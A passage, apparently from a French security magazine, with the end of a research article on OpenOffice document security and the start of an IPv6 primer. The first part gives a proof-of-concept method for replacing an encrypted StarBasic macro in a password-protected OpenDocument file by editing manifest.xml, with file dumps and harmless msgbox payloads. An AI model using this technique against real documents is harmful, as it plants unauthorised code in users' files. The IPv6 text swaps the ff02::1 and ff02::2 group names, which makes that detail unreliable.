name="MaMacros" script:language="StarBasic">
```

et

```
</script:module>
```

Donnons le dump du fichier original `META-INF/manifest.xml` (extrait) :

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest:manifest xmlns:manifest="urn:oasis:names:tc:opendocument:xmlns:
manifest:1.0">
 <manifest:file-entry manifest:media-type="application/vnd.oasis.opendocument.
text" manifest:full-path="/"/>
 .....
 <manifest:file-entry manifest:media-type="application/vnd.sun.xml.
ui.configuration" manifest:full-path="Configurations2/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="content.
xml" manifest:size="2822">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum="
zolkx+6b3lOvamjDxgxRQE/cKno=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="31+mReS/ids="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="VJm9f4bimH9RuntD47vOQw=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/
Standard/MaMacros.xml"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/
Standard/script-lb.xml"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Basic/
Standard/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="Basic/
script-lc.xml" manifest:size="338">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum="
EClic6byHiSVEsuYf5VZ85y2C5A=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="/GFN5jxZoMk="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="gqxXJ/HAomEyOMtEhBVQkQ=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Basic/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="styles.
xml" manifest:size="8496">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="pCB1cApFs/n/2SbIHzbS+m/ul7k=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="e09keIPVSQM="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="jpvWIWnJlpEayNGBYeoRNQ=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-path="meta.
xml"/>
```

```
 <manifest:file-entry manifest:media-type="" manifest:full-path="Thumbnails/
thumbnail.png"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Thumbnails/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="settings.xml" manifest:size="7371">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:checksum="
f3QGz9FCDPQBx8kCNcAC/hIk7Mg=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="k2KojvBSgrE="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="GPbxNqGnjOedYwsDENhemA=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
</manifest:manifest>
```

Les fichiers `content.xml`, `Basic/script-lc.xml`, `style.xml` et `setting.xml` sont chiffrés. Tout le reste, et en particulier le fichier contenant la macro, est en clair. Dans ce cas, il n'est pas nécessaire de modifier le fichier `META-INF/manifest.xml`.

Voici le dump du fichier original de la macro (`Basic/Standard/MaMacro.xml`) :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN"
"module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:
name="MaMacros" script:language="StarBasic">
REM  *****  BASIC  *****

Sub Main
msgbox "Je suis une boisson qui fait des bulles. Qui suis-je ???"
End Sub
</script:module>
```

et celui de la macro corruptrice :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN"
"module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:
name="MaMacros" script:language="StarBasic">
REM  *****  BASIC  *****

Sub Main
msgbox "Je suis un document corrompu et la réponse est : Champagne !!! C'est
magique l'informatique "
End Sub
</script:module>
```

L'absence de tout contrôle d'intégrité et le défaut de chiffrement des macros ont permis de corrompre la macro d'une archive pourtant protégée par un mot de passe, et ce, sans provoquer de message d'alerte à l'exécution.

Modification d'un document chiffré avec macro chiffrée

C'est l'attaque certainement la plus grave qui puisse être réalisée. Elle permet de contourner tout mécanisme de chiffrement total et d'infecter une archive pourtant bien protégée, même au niveau des macros. Aucune cryptanalyse n'est nécessaire. Nous allons non pas modifier mais plutôt écraser la macro chiffrée.

À partir d'une archive chiffrée en totalité (macros incluses), nous effectuons les manipulations suivantes :

- Suppression des informations de chiffrement du fichier `Basic/Standard/MaMacro.xml` dans le document `META-INF/manifest.xml`.
- Écrasement du code de la macro chiffrée contenu dans `Basic/Standard/MaMacro.xml`, par le code en clair d'une macro corruptrice, selon le schéma XML approprié.
- Ouverture du document ainsi corrompu et exécution de la macro.

Pour expliciter les choses voici les dumps des principaux fichiers concernés par la corruption de l'archive :

- dump du fichier `META-INF/manifest.xml` de l'archive originale chiffrée (extrait) :

```
      <manifest:manifest xmlns:manifest="urn:oasis:names:tc:opendocument:
xmlns:manifest:1.0">
       <manifest:file-entry manifest:media-type="application/vnd.oasis.
opendocument.text" manifest:full-path="/"/>
       .....
       <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="content.xml" manifest:size="3391">
        <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="xs+4vwMSLBfNqXac4Øh7FgZ/PsØ=">
         <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="9U/eImEVqZg="/>
         <manifest:key-derivation manifest:key-derivation-name="PBKDF2"
manifest:iteration-count="1024" manifest:salt="t7VvdD2B4fV8OK5KTPp9TQ=="/>
        </manifest:encryption-data>
       </manifest:file-entry>
       <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="Basic/Standard/MaMacro.xml" manifest:size="352">
        <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="eomeel4RKnKbQKspgf3XV9ILb9o=">
         <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="0a0J7kJpHVY="/>
         <manifest:key-derivation manifest:key-derivation-name="PBKDF2"
manifest:iteration-count="1024" manifest:salt="EVOQ0bS7lxCzlK2JXyri6Q=="/>
        </manifest:encryption-data>
       </manifest:file-entry>
       <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="Basic/Standard/script-lb.xml" manifest:size="348">
        <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="Z8VyKxfneyNeCJGLhlw9+Se07IØ=">
         <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="sØUqS65Cwc0="/>
         <manifest:key-derivation manifest:key-derivation-name="PBKDF2"
manifest:iteration-count="1024" manifest:salt="VSd6m4ENyFfbploI496UTQ=="/>
        </manifest:encryption-data>
       </manifest:file-entry>
       <manifest:file-entry manifest:media-type="" manifest:full-path="Basic/
Standard/"/>
       <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="Basic/script-lc.xml" manifest:size="338">
        <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="EC1ic6byHiSVEsuYf5VZ85y2C5A=">
         <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="AyPaY9yAG/c="/>
         <manifest:key-derivation manifest:key-derivation-name="PBKDF2"
manifest:iteration-count="1024" manifest:salt="psSjIxV+yfqfxhmpknLjcA=="/>
        </manifest:encryption-data>
       </manifest:file-entry>
       <manifest:file-entry manifest:media-type="" manifest:full-
path="Basic/"/>
       <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="styles.xml" manifest:size="8425">
        <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="iQOik4qeN/pYCa7IDv+cVFHbraI=">
         <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="Mp/lzgqblHY="/>
         <manifest:key-derivation manifest:key-derivation-name="PBKDF2"
manifest:iteration-count="1024" manifest:salt="aTJdZTt3Jrv+UxeØScsTQw=="/>
        </manifest:encryption-data>
       </manifest:file-entry>
       <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="meta.xml"/>
       <manifest:file-entry manifest:media-type="" manifest:full-
path="Thumbnails/thumbnail.png"/>
       <manifest:file-entry manifest:media-type="" manifest:full-
```

```
path="Thumbnails/"/>
        <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="settings.xml" manifest:size="7372">
         <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="C1T/m9rdoYmSV91yiJwCiGhyw04=">
          <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="RvOoDFrkR3o="/>
          <manifest:key-derivation manifest:key-derivation-name="PBKDF2"
manifest:iteration-count="1024" manifest:salt="Ay1ngdR9zbklh8Q9w0fOrg=="/>
         </manifest:encryption-data>
        </manifest:file-entry>
       </manifest:manifest>
```

dump du fichier original `Basic/Standard/script-lb.xml` :

```
ÒT ¿rÉ Ï
JL¿-£È¿+µ8Æ,úã'¿hZ¶PE1®é^W^ZWî)¿^^^/âm^Dè%{¿"'¶®)]DB¿£õ¿^^m·¿¿®Ê¿è¿)¿¿¡´¿A5
¿*2°÷%hp^_z¿w¿$¿A]{ÍU%GE6^G\Î:¿s^^¿¿åkÜPÿÿæª~TñÖ<¿^G4a±P06¬r
^B4áZÁsYrµs4Wé¿æçã=ª;^SPZM%¿,CÍ9XTrG¿Jç2¿$Á¿Ñ¡¿¿(¿é¿Á¿ÿÃÂ¿v}JùX¿Àñ8¿e¿"@
ØáZgÔqÊ,?
```

dump du fichier original de la macro chiffrée `Basic/Standard/MaMacro.xml` :

```
¿^Q^VUS-7^P^XG®¿¿ig¡é¿xg@^K¿$"ãêI®^T'ò U5{£Õ·Ö"§~Ô^Xiçë^_
"¡8#*^R9qVæÌ3¿+"¬^DëÜ¿9\¿Ô^EÕÍ^Xv}ã¿#|N}{É£3
æ¿¿~G^KCa¿nÎ¯PÙe~^P¿^?^TÀ^]¿=n¿Jr¿zS^CÍ}nà9¿¿^?8Lj^CjMX¿¿ÆZ^Zs^Vø¶¿z ^QG&
^ZÀ^RÙ
```

dump du fichier `META-INF/manifest.xml` **de l'archive corrompue (extrait) :**

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest:manifest xmlns:manifest="urn:oasis:names:tc:opendocument:xmlns:
manifest:1.0">
 <manifest:file-entry manifest:media-type="application/vnd.oasis.
opendocument.text" manifest:full-path="/"/>
 .....
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="content.xml" manifest:size="3391">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="xs+4vwMSLBfNqXac40h7FgZ/Ps0=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="9U/eImEVqZg="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="t7VvdD2B4fV8OK5KTPp9TQ=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="Basic/Standard/MaMacro.xml"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="Basic/Standard/script-lb.xml"/>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Basic/
Standard/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="Basic/script-lc.xml" manifest:size="338">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="EC1ic6byHiSVEsuYf5VZ85y2C5A=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="AyPaY9yAG/c="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="psSjIxV+yfqfxhmpknLjcA=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="" manifest:full-path="Basic/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="styles.xml" manifest:size="8425">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="iQOik4qeN/pYCa7IDv+cVFHbraI=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="Mp/lzgqblHY="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="aTJdZTt3Jrv+UxeØScsTQw=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="meta.xml"/>
 <manifest:file-entry manifest:media-type="" manifest:full-
path="Thumbnails/thumbnail.png"/>
 <manifest:file-entry manifest:media-type="" manifest:full-
path="Thumbnails/"/>
 <manifest:file-entry manifest:media-type="text/xml" manifest:full-
path="settings.xml" manifest:size="7372">
  <manifest:encryption-data manifest:checksum-type="SHA1/1K" manifest:
checksum="C1T/m9rdoYmSV91yiJwCiGhyw04=">
   <manifest:algorithm manifest:algorithm-name="Blowfish CFB" manifest:
initialisation-vector="RvOoDFrkR3o="/>
   <manifest:key-derivation manifest:key-derivation-name="PBKDF2" manifest:
iteration-count="1024" manifest:salt="Ay1ngdR9zbklh8Q9w0fOrg=="/>
  </manifest:encryption-data>
 </manifest:file-entry>
</manifest:manifest>
```

dump du fichier corrompu `Basic/Standard/script-lb.xml` :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE library:library PUBLIC "-//OpenOffice.org//DTD OfficeDocument
1.0//EN" "library.dtd">
<library:library xmlns:library="http://openoffice.org/2000/library" library:
name
="Standard" library:readonly="false" library:passwordprotected="false">
 <library:element library:name="MaMacro"/>
</library:library>
```

dump de la macro corrompue `Basic/Standard/MaMacro.xml` :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//
EN" " module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:
name="MaMacro" script:language="StarBasic">
REM  *****  BASIC  *****

Sub Main
msgbox "La macro est corrompue !!! C'est magique !!! "
End Sub
</script:module>
```

Cette technique permet, de manière opérationnelle, d'infecter n'importe quelle archive chiffrée.

Autres attaques

De nombreuses autres attaques ont pu être identifiées. Toutes sont liées à l'absence de gestion d'intégrité efficace de l'archive tant au niveau local, qu'au niveau global. Les principaux risques identifiés sont :

- Modification des bibliothèques de macros : les mêmes manipulations que celles décrites précédemment sont possibles. On peut donc remplacer toute une bibliothèque de macros au sein même d'un document, même si ce dernier est chiffré. Cela est peut être utilisé par un code malveillant de taille importante et pourvu de nombreuses fonctionnalités [10].
- Ajout de fichiers dans une archive : cette attaque permet de réaliser soit un vol d'information, soit l'intrusion de codes malveillants.
- Suppression de fichiers dans une archive : cela permet de porter directement atteinte à l'intégrité de l'information.

Conclusion

L'analyse de la sécurité de la suite OpenOffice, en particulier vis-à-vis du risque lié aux codes malveillants a permis d'identifier des faiblesses conceptuelles assez graves. La collaboration avec les développeurs de cette suite[4] permet d'espérer avec une grande confiance que très vite une prochaine version sécurisée verra le jour. Mais tous les problèmes ne pourront être réglés à moins de changer quelque peu la philosophie de cette suite.

S'agissant du contrôle d'intégrité des archives au format OpenDocument, deux cas sont possibles :

- l'usage de signature électronique (déjà présente) ou de fonctions MAC (*Message Authentication Code*). Dans les deux cas, cela passe par l'utilisation de mots de passe ou de clefs. Ce n'est donc pas adapté à un usage généralisé qu'est celui de l'échange de documents.
- l'usage de fonction de type MIC (*Message Integrity Code*). Là, le calcul d'intégrité se fait sans clef. Mais cela n'est pas viable dans un produit totalement ouvert ou libre. En effet, tout attaquant ayant accès à la totalité des informations, sait comment est calculé le MIC, où il est placé et donc pourra modifier l'intégrité d'une archive, recalculer le nouveau MIC et le substituer à l'ancien. L'ouverture des données techniques, en matière de sécurité, n'est pas une bonne chose. Il faut un minimum d'aspects fermés. Là, les logiciels propriétaires ont l'avantage. La suite Microsoft met en œuvre, pour ses documents, un contrôle d'intégrité, en particulier sur les méta-données, qui n'est pas public (à la connaissance des auteurs). A moins de désassembler le produit[1], l'ignorance de la nature de ce contrôle interdit de modifier un document Word, par exemple, à partir d'un éditeur hexadécimal. Mais le fait que ce contrôle d'intégrité soit fermé ne permet pas d'en évaluer les qualités ou défauts.

S'agissant du besoin de sécurité des utilisateurs et de la capacité à pourvoir à ce besoin, l'avantage est sans conteste aux Logiciels libres. L'étude de la suite OpenOffice n'aurait pas pu être menée aussi profondément et aussi rapidement si la totalité des éléments techniques n'avaient pas été disponibles. De plus, la réactivité, le souci constant d'amélioration technique des développeurs, leur indépendance vis-à-vis de tout intérêt commercial, la possibilité pour l'utilisateur de participer au développement du produit sont des critères extrêmement appréciables. Alors suite libre ou propriétaire ? Nous ne souhaitons ni ne pouvons répondre à cette question. Donner une solution signifierait qu'il existe une situation unique, commune à tous les utilisateurs. La solution est peut être à mi-chemin. Dans le cas d'OpenOffice, elle pourrait consister à adopter la solution suivante, évoquée avec les développeurs de cette suite : prévoir une version configurable par l'administrateur qui, moyennant un mot de passe, permettrait :

- de décider quelles sont les fonctionnalités ou les services autorisés ;
- de choisir entre plusieurs briques logicielles de sécurité externes (MIC propriétaire ou chiffrement propriétaire, par exemple)... ;
- de configurer la suite en fonction des politiques de sécurité choisies.

...et qui s'appellerait *Trusted OpenOffice*. À suivre donc...

Références

[1] FILIOL (E.), *Les virus informatiques : théorie, pratique et applications*, collection IRIS, Springer France, 2004.

[2] FILIOL (E.), « Le virus de macro Concept », MISC – Journal de la sécurité informatique, numéro 4, décembre 2002.

[3] CHABAUD (M.), « Le reverse engineering coule-t-il de source ? », MISC – Journal de la sécurité informatique, numéro 9, septembre 2003.

[4] DE DRÉZIGUÉ (D.), FIZAINE (J.-P.) et HANSMA (N.), « *In-depth Analysis of the Viral Threats with OpenOffice.org Documents* », *Journal in Computer Virology*, (2)-3, 2006.

[5] RAUTIAINEN (S.) « *OpenOffice Security* », *Virus Bulletin Conference*, septembre 2003.

[6] *Oasis Standards* (2005), *Open Document Format for Office Applications*, OpenDocument v1.0, **http://www.oasis-open.org/committees/download.php/12572/OpenDocument-v1.0-os.pdf**

[7] *ISO (2006), ISO and IEC Approve OpenDocument OASIS Standard for Data Interoperability of Office Applications*, **http://www.iso.org/iso/en/commcentre/pressreleases/2006/Ref1004.html**. Voir également : **http://ec.europa.eu/idabc/en/document/3439/5585** et **http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=odf-adoption** pour plus de détails.

[8] BROSSEAU, (F.), « Créer une macro sous OpenOffice Writer », *Linux Pratique*, numéro 36, pp. 34-37, juillet 2006.

[9] MARCELLY (B.) et GODARD (L.), *Programmation OpenOffice.org : Macros OOoBasic et API*, Eyrolles, 2004.

[10] FILIOL (E.) et FIZAINE (J.-P.), *OpenOffice Document Encryption Issues and Malware Hazard*, à paraître en décembre 2006.

[11] **http://www.viruslist.com/en/viruses/encyclopedia?virusid=123066**

[12] SMITH (R. W.), *OpenOffice 2.0.3 plugs security holes*, juin 2006, **http://www.heise.de/english/newsticker/news/74930**

[4] Certains esprits chagrins ont récemment objecté sur divers forums, qu'une telle collaboration constituait un gaspillage du temps et d'argent public. Nous tenons à les rassurer. Cette étude et cette collaboration se font de manière bénévole et sur le temps de loisirs des auteurs. Comme tout chercheur passionné.

IPv6 : une brève introduction

Tout le monde connaît le protocole IP (surtout comme les deux dernières lettres de l'acronyme TCP/IP). Que celui qui n'a jamais manipulé des adresses sous la forme 1.2.3.4 me jette la première pierre ! La version la plus couramment utilisée (bien connue des internautes) est IPv4, et ce, depuis plusieurs décennies.

IP n'était pas forcément le protocole le plus adapté à Internet, mais les technologies de l'époque (les années 1980, une période où ARPAnet, dont IP découle, est utilisé avec succès par l'armée américaine), ont fini par converger sur lui. Les besoins du moment reposaient sur deux principes : le principe du « bout en bout » (les éléments d'extrémité dialoguent entre eux en conservant les éléments intermédiaires transparents) et celui du « *Best Effort* » (rien ne garantit que les données arrivent à destination). IPv4 répondait parfaitement à ces critères.

Mais en informatique plus qu'ailleurs, l'évolution et le progrès viennent souvent perturber un tableau qui serait idyllique s'il était figé. Il a fallu faire évoluer IP. Les réseaux mondiaux se développent, les algorithmes de routage initiaux sont inadaptés aux réseaux qui dépassent l'échelle du réseau local (lenteur ou absence de convergence sur les grands réseaux) : on définit de nouveaux protocoles de routage (OSPF, BGP4). Les trames IP sont trop petites ? On prévoit des extensions du protocole pour supporter des trames plus grosses (utilisation de *jumbogrammes*). Les plans d'adressage sont de plus en plus vastes ? On met en place de la traduction d'adresses (le NAT) pour masquer des réseaux derrière d'autres et disposer de plus d'adresses. La sécurité devient un critère important ? Voici IPsec qui apportera les fonctionnalités voulues.

IP et ses deux rejetons, UDP et TCP, sont les protocoles qui ont vu le plus de RFC les concernant. La plupart rendant obsolètes tout ou partie d'une autre. Le résultat ? Bien malin est celui qui sait ce que contiendra une implémentation d'IP avant de l'avoir regardée de près. S'il est certain que la majorité des fonctionnalités seront présentes et interopérables, des différences dans les détails peuvent survenir. Or, ces ambiguïtés font les beaux jours des hackers et autres délinquants digitaux qui y voient autant de moyens de forcer l'accès d'un système.

Le besoin d'une refonte totale d'IP, impliquant des contraintes fortes quant à l'implémentation des piles IP, pour les rendre plus homogènes est alors devenu très net. En outre, la perspective de voir le nombre d'adresses IPv4 devenir insuffisant pour l'évolution d'Internet est un problème réel, tout particulièrement en Asie (la Chine et l'Inde, avec des milliards d'internautes potentiels n'ont que peu de réseaux de classe C). À titre indicatif, sur 200 millions d'adresses IPv4 allouées en 2001, les USA en détenaient 38% pour 5% de la population mondiale, ou inversement la Chine 9% pour 21% des Terriens.

Et que dire des équipements portables comme les téléphones susceptibles de devenir autant de terminaux Internet pourvus d'une adresse ? En 1992, l'IETF décide qu'il est temps de faire évoluer IP et de faire une refonte totale du protocole. Cet effort de standardisation a débouché sur IPv6. Les pages qui suivent tenteront de présenter les aspects de base de ce protocole. Cet article n'a pas vocation à présenter le protocole de façon exhaustive, juste à vous faire toucher du doigt les éléments du protocole qu'il semble important de souligner afin de pousser plus loin la découverte de ce nouveau standard. Le lecteur est supposé avoir de solides notions sur le fonctionnement sur IPv4, plusieurs seront évoquées sans être rappelées.

IPv6 : le successeur d'IPv4 ?

Appréhender IPv6 en gardant IPv4 en tête serait une erreur. En effet, nombre des principes fondamentaux d'IPv4 ne sont plus valables ici. Le premier est l'adresse. La notation pointée x.y.z.t indique que le réseau x.0.0.0/8 compte 2e24 adresses, qu'il contient x.y.0.0/16 (seulement 2e16 adresses) qui lui-même contient x.y.z.0/24 (2e8 adresses) qui contient un équipement d'adresse x.y.z.t. Avec IPv6, les choses sont différentes, IPv6 n'est en aucun cas une sorte de « IPv4++ », c'est réellement un nouveau protocole à part entière. Qu'y a-t-il de si différent ? Commençons par les adresses. IPv6 associe très facilement plusieurs adresses à une même interface. Bien sûr, cela est possible aussi en IPv4, (par exemple en définissant des alias), mais cette démarche est systématique en IPv6.

Une interface aura autant d'adresses que de façons différentes de l'utiliser. Par exemple, pour une machine d'un LAN destinée à aller sur Internet, il y aura une adresse pour le LAN, et une pour communiquer avec le reste de l'Internet. On parle alors de portée des adresses, notion sur laquelle nous reviendrons en présentant les différents types qui existent. En outre, une adresse IPv6 n'est pas aussi « gravée dans le marbre » qu'une adresse IPv4. Elle peut se périmer et changer dans le temps, avec ou sans l'utilisation de DHCP (mécanismes d'auto-configuration avec états et sans état) : une adresse a une durée de vie ! Plus généralement, IPv6 présente un mode de fonctionnement très différent de IPv4 « en dessous » des inévitables UDP et TCP, pour lesquels presque rien ne change (changement minimal du pseudo *header* et *checksum* UDP imposé). De même, les choses restent très similaires pour les protocoles des couches supérieurs (comme NTP, RPC, NFS, SSH), garantissant l'utilisation de ceux-ci.

Adresses IPv6

Précisons d'emblée la terminologie associée à IPv6 telle que définie dans la **[RFC 2460]** :

- Un nœud est un équipement qui sait parler IPv6, que ce soit un routeur ou un hôte.
- Un lien (*link*) est le moyen de communication permettant à 2 nœuds de communiquer. En pratique, – c'est la couche directement sous IPv6, niveau 2 habituellement, que ce soit de l'Ethernet, du PPP ou du *Frame Relay*, mais aussi des


Philippe Deniel
philippe.deniel@cea.fr

protocoles de niveau plus élevé lors du fonctionnement en « tunnels » (tunnels IPv6 over IPv4 par exemple), pour lesquels ces protocoles rendent un service de niveau 2.

- Des voisins (*neighbors*) sont alors des nœuds attachés à un même lien.
- Une interface est le point d'attachement d'un nœud à un lien.


Nous arrivons enfin à la notion d'adresse : il s'agit donc d'un identifiant pour une interface ou un ensemble d'interface (voir ci-après l'*anycast* et le *multicast*). L'adressage est une partie très caractéristique du protocole IPv6, et probablement l'un des aspects les plus dérangeants de prime abord. Les adresses IPv6 comprennent 128 bits (contre 32 en v4). Chaque adresse débute par un préfixe qui désigne le type de l'adresse, suivi éventuellement d'informations spécifiques à l'interface (Cf. Fig. 1).

Figure 1 *Décomposition d'une adresse IPv6*



Il est d'usage d'écrire les adresses IPv6 par blocs de 16 bits (soit 8 blocs au total). Une adresse désignant une interface précise est dite « adresse unicast ». Les blocs de 0 peuvent être omis. Ainsi l'adresse 2001:db8:0000:0000:0000:0000:0000:0001 peut s'écrire sous la forme plus compacte 2001:db8::1. L'adresse de *loopback* passe de 127.0.0.1 en IPv4 à ::1 en IPv6. De même, l'adresse vide (*unspecified address*) :: correspond à 0.0.0.0 en IPv4. La décomposition des adresses donne une organisation assez structurée au réseau dans la mesure où chaque élément qui compose l'adresse est localisé précisément (Cf. Fig. 2).

Figure 2 *De la hiérarchie des adresses IPv6*



Usuellement, on écrit les préfixes de façon similaire à la notation CIDR (*Classless Interchange Domain Routing*). On présente donc sous la forme adresse-IPv6/longueur-du-préfixe-en-bits. Par exemple une adresse lien local (*link local*) débute par fe80::/10. Elles sont destinées aux échanges qui n'ont pas à dépasser le cadre du lien, qui n'ont pas à être routés. Une telle adresse est construite à partir de l'adresse MAC de l'interface. C'est un moyen simple et rapide de construire une adresse a priori unique pour l'interface sur le réseau local. Cette adresse est utilisée entre autres pour auto-configurer une adresse globale, avec l'aide des routeurs, qui permettra ensuite au nœud d'accéder à Internet. D'autres préfixes ont des significations particulières. Par exemple une adresse ff00 ::/8 est une adresse multicast (une notion qui sera abordée plus loin).

On distingue également les adresses dites « anycast ». Une telle adresse est assignée à une interface (en général appartenant à différents nœuds) avec la propriété que lorsqu'un paquet est émis à destination de cette adresse, il sera pris en charge par le routeur le « plus proche », au sens de la distance utilisée par le protocole de routage local. Une telle adresse sert quand un message doit être envoyé à n'importe quel membre d'un groupe (et non à tous), peu importe lequel. Elle permet d'adresser un service fourni par un ensemble d'hôtes et le plus proche répond. Ce mécanisme sert par exemple dans certains mécanismes de transitions comme 6to4 afin de découvrir le relais le plus proche. Ainsi, les interfaces auront au moins une adresse unicast, et des adresses anycast et multicast.

Pour résumer les types d'adresses, et avant de détailler le multicast, on a donc :

- unicast : une source/une destination/une réponse ;
- mutlicast : une source/des destinations (un groupe)/des réponses (ou pas) ;
- anycast : une source/des destinations/une seule réponse.

Il devient alors très naturel de définir plusieurs sortes d'adressages (sur une même interface) et de dédier chacun à un usage particulier. La multitude des possibilités d'adressage en IPv6 (plus de 3,4.10^e 38 adresses) favorise l'usage généralisé de plans d'adressages multiples.

Certains plans d'adressages seront toujours disponibles, en fonction de la portée associée à l'adresse. Il faut noter qu'IPv6 soulève de nombreux problèmes autour de la résolution des adresses et des noms de machines (via le protocole DNS notamment), difficultés inexistantes en IPv4 et induites par l'aspect « polymorphe » de l'adressage IPv6. Les différents types d'adressages peuvent créer des difficultés à un administrateur de DNS. Il devra en effet décider dans quel contexte telle ou telle adresse doit être présente dans une zone et bien réfléchir à la durée de vie de certains types d'adresses.

IPv6 et multicast

Le mutlicast est désormais partie intégrante d'IPv6. Il est identifié par le préfixe ff00::/8. Qu'est que le multicast ? Une façon d'identifier un ensemble d'interfaces avec une caractéristique commune. Comme pour les adresses unicast, le multicast est associé à une portée de l'adresse qui peut être locale au nœud, au segment, au site ou à l'internet entier. Par exemple, afin d'assurer le bon fonctionnement du réseau local, les nœuds et les routeurs doivent respectivement appartenir aux groupes ff02::1 (*all-routers*) et ff02::2 (*all-nodes*).

